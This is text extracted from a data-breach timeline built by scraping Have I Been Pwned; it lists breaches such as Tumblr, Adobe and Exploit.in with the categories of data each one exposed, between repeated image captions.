
Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline



# tumblr:

Email Addresses, Passwords




Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline



## adobe:

Email addresses, Password hints, Passwords, Usernames




Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline



# Exploit.in:

Email Addresses, Passwords




Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline



# rivercitymediaonline.com:

Email addresses, IP addresses, Names, Physical addresses




Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline



# Onliner Spambot :

